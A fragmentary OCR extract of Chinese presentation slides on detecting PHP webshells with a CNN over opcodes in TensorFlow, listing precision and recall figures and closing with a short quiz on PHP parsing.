
全连接层 端到端学习的最后一环



机器识别webshell的过程




TensorFlow下的一种实现



基于TensorFlow实现的深度学习网络结构示意图

测试结果

黑样本：



白样本：

测试结果：

	准确率	召回率
CNN+opcode	96.96%	82.34%
CNN+Opcode +n-gram	82.53%	27.18%

THANK YOU !

问题：

- **php语法解析后的结果是什么？**

- A 单词token
- B opcode